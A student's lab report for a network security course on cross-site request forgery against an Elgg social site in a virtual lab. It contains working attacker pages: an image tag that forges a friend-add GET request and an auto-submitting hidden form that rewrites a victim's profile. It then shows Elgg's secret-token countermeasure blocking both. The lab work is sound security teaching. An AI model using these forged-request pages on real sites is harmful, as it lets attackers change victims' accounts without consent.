Name: Kwa Li Ying
Student ID: 1003833

50.020 Network Security Lab 8: Cross-Site Request Forgery (CSRF) Attack

Set Up Elgg and Attacker Websites

IP Address Setup

Elgg Server:	10.0.2.128
Boby's Machine:	10.0.2.129
Alice's Machine:	10.0.2.130

We edit Elgg server's, Boby's and Alice's /etc/hosts file to reflect the IP address of www.csrflabelgg.com to be 10.0.2.128 and www.csrflabattacker.com to be 10.0.2.129:

```
10.0.2.128      www.csrflabelgg.com
10.0.2.129      www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
```

To avoid confusion on which website is hosted on which machine, on Elgg server, we comment out the www.csrflabattacker.com entry in /etc/apache2/sites-available/000-default.conf:

```
<VirtualHost *:80>
        ServerName http://www.csrflabelgg.com
        DocumentRoot /var/www/CSRF/Elgg
</VirtualHost>
#<VirtualHost *:80>
#        ServerName http://www.csrflabattacker.com
#        DocumentRoot /var/www/CSRF/Attacker
#</VirtualHost>
```

and on Boby's machine, we comment out the www.csrflabelgg.com entry in /etc/apache2/sites-available/000-default.conf:

```
#<VirtualHost *:80>
#        ServerName http://www.csrflabelgg.com
#        DocumentRoot /var/www/CSRF/Elgg
#</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.csrflabattacker.com
        DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>
```

We start hosting the websites on both machines using the command below:


```
[04/11/21]seed@VM:~$ sudo service apache2 start
```

Name: Kwa Li Ying
Student ID: 1003833

Task 1: Observing HTTP Request

HTTP GET Request

To generate a HTTP GET request, we add Boby as a friend (by clicking the Add friend button on his profile) using Charlie's Account:



After the button is clicked, the following HTTP GET request is generated on the HTTP Header Live display (enlarged):


The query parameters specified in the URL are:

- friend
- __elgg_ts
- __elgg_token

Name: Kwa Li Ying
Student ID: 1003833

HTTP POST Request

To generate a HTTP POST request, we edit Samy's profile using his own account to say "Hello! I am Li Ying :)" in the About Me Description:



When the changes are saved, the following HTTP POST request is generated on the HTTP Header Live display (enlarged):

The full request body is:

__elgg_token=FxD_88qcvEl8oqt3w58gTA&__elgg_ts=1618159211&name=Samy&description=Hello! I am Li
Ying :)&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=45

The (important) parameters specified in this request body are:

- __elgg_ts
- __elgg_token
- accesslevel[description]
- description
- guid

Name: Kwa Li Ying
Student ID: 1003833

Task 2: CSRF Attack using GET Request

Since the countermeasures are disabled, we only need the friend parameter in the HTTP GET URL.

The following index.html file (in the part2 folder) is written for the attacker website:


```
<html>
<body>
  <h1>Lab 8 Part 2</h1>
  <p>This page forges an HTTP GET request.</p>
  <img src="http://www.csrflabelgg.com/action/friends/add?friend=43" alt="image" width="1" height="1" />
</body>
</html>
```

The query parameter “friend=43” is added to the URL because from the HTTP GET request in part 1, we know that Boby’s GUID is 43.

This HTML file is placed in the /var/www/CSRF/Attacker/ folder on the Boby’s machine. The website is restarted using ‘sudo service apache2 start’.

To simulate Alice visiting Boby’s website, on Alice’s machine, we proceed to visit www.csrflabattacker.com in a new tab while Alice’s login session is still ongoing in a previous tab:

In Alice’s session, we see that Alice has added Boby as a friend:




Our CSRF Attack using GET Request is successful!

Name: Kwa Li Ying
Student ID: 1003833

Task 3: CSRF Attack using POST Request

Boby can check Alice's GUID by adding Alice as a friend and inspecting his HTTP GET URL to see the friend parameter:



From here, we see that Alice's GUID is 42.

We refer to the POST request from Task 1 that was used to edit Boby's profile description. The following index.html file (in the part3 folder) is written for the attacker website:

```
<html>
<body>
<h1>Lab 8 Part 3</h1>
<p>This page forges an HTTP POST request.</p>
<script type="text/javascript">
function forge_post()
{

  var fields;

  // The following are form entries need to be filled out by attackers.
  // The entries are made hidden, so the victim won't be able to see them.
  fields += "<input type='hidden' name='name' value='Alice'>";
  fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
  fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
  fields += "<input type='hidden' name='guid' value='42'>";

  // Create a <form> element.
  var p = document.createElement("form");

  // Construct the form
  p.action = "http://www.csrflabelgg.com/action/profile/edit";
  p.innerHTML = fields;
  p.method = "post";

  // Append the form to the current page.
  document.body.appendChild(p);

  // Submit the form
  p.submit();

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```


The parameter "guid=42" is added to the request body because from the HTTP GET request in part 1, we know that Alice's GUID is 42.

Name: Kwa Li Ying
Student ID: 1003833

This HTML file is placed in the /var/www/CSRF/Attacker/ folder on the Boby's machine. The website is restarted using 'sudo service apache2 start'.

To simulate Alice visiting Boby's website, on Alice's machine, we proceed to visit www.csrflabattacker.com in a new tab while Alice's login session is still ongoing in a previous tab:

In Alice's session, we see that Alice's brief description has changed to "Boby is my Hero":



Our CSRF Attack using POST Request is successful!

Name: Kwa Li Ying
Student ID: 1003833

Questions

Q1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Ans: As described, Boby can add Alice as a friend and inspect the URL to get the query parameter. Alice's GUID will be stated there.

Q2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Ans: No, he cannot launch a CSRF attack that will modify the victim's Elgg profile. The script he writes in his malicious site would not be able to dynamically determine the victim's GUID. This would only be possible in a cross-site scripting (XSS) attack.

Name: Kwa Li Ying
Student ID: 1003833

Task 4: Implementing a countermeasure for Elgg

To turn on the secret-tokens countermeasure, the ActionsService.php file in the /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg directory is opened and in the function gatekeeper, the "return true" statement is commented out:


```
/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
        //return true;

        if ($action === 'login') {
                if ($this->validateActionToken(false)) {
                        return true;
                }

                $token = get_input('__elgg_token');
                $ts = (int)get_input('__elgg_ts');
                if ($token && $this->validateTokenTimestamp($ts)) {
```

We attempt the CSRF attack using HTTP GET request in Part 2 by transferring the index.html (in the part2 folder) into the /var/www/CSRF/Attacker/ folder on Boby's machine. To simulate Alice visiting Boby's website, on Alice's machine, we proceed to visit www.csrflabattacker.com in a new tab while Alice's login session is still ongoing in a previous tab:

When we return to Alice's session, we see that Alice has NOT added Boby as a friend and the pop-up on her Elgg page says "Form is missing __token or __ts fields".




This shows that the countermeasure works and prevents CSRF on HTTP GET requests.

Name: Kwa Li Ying
Student ID: 1003833

We attempt the CSRF attack using HTTP GET request in Part 3 by transferring the index.html (in the part3 folder) into the /var/www/CSRF/Attacker/ folder on Boby's machine. To simulate Alice visiting Boby's website, on Alice's machine, we proceed to visit www.csrflabattacker.com in a new tab while Alice's login session is still ongoing in a previous tab:

When we return to Alice's session, we see that Alice's brief description has NOT changed and many pop-ups on her Elgg page says "Form is missing __token or __ts fields":



This shows that the countermeasure works and prevents CSRF on HTTP POST requests.

Pages from a different origin will not be able to access the secret value. This is guaranteed by browsers because of the same origin policy (SOP). In this case, the SOP prevents the attacker, Boby, from finding out the secret tokens from Alice's session in Elgg.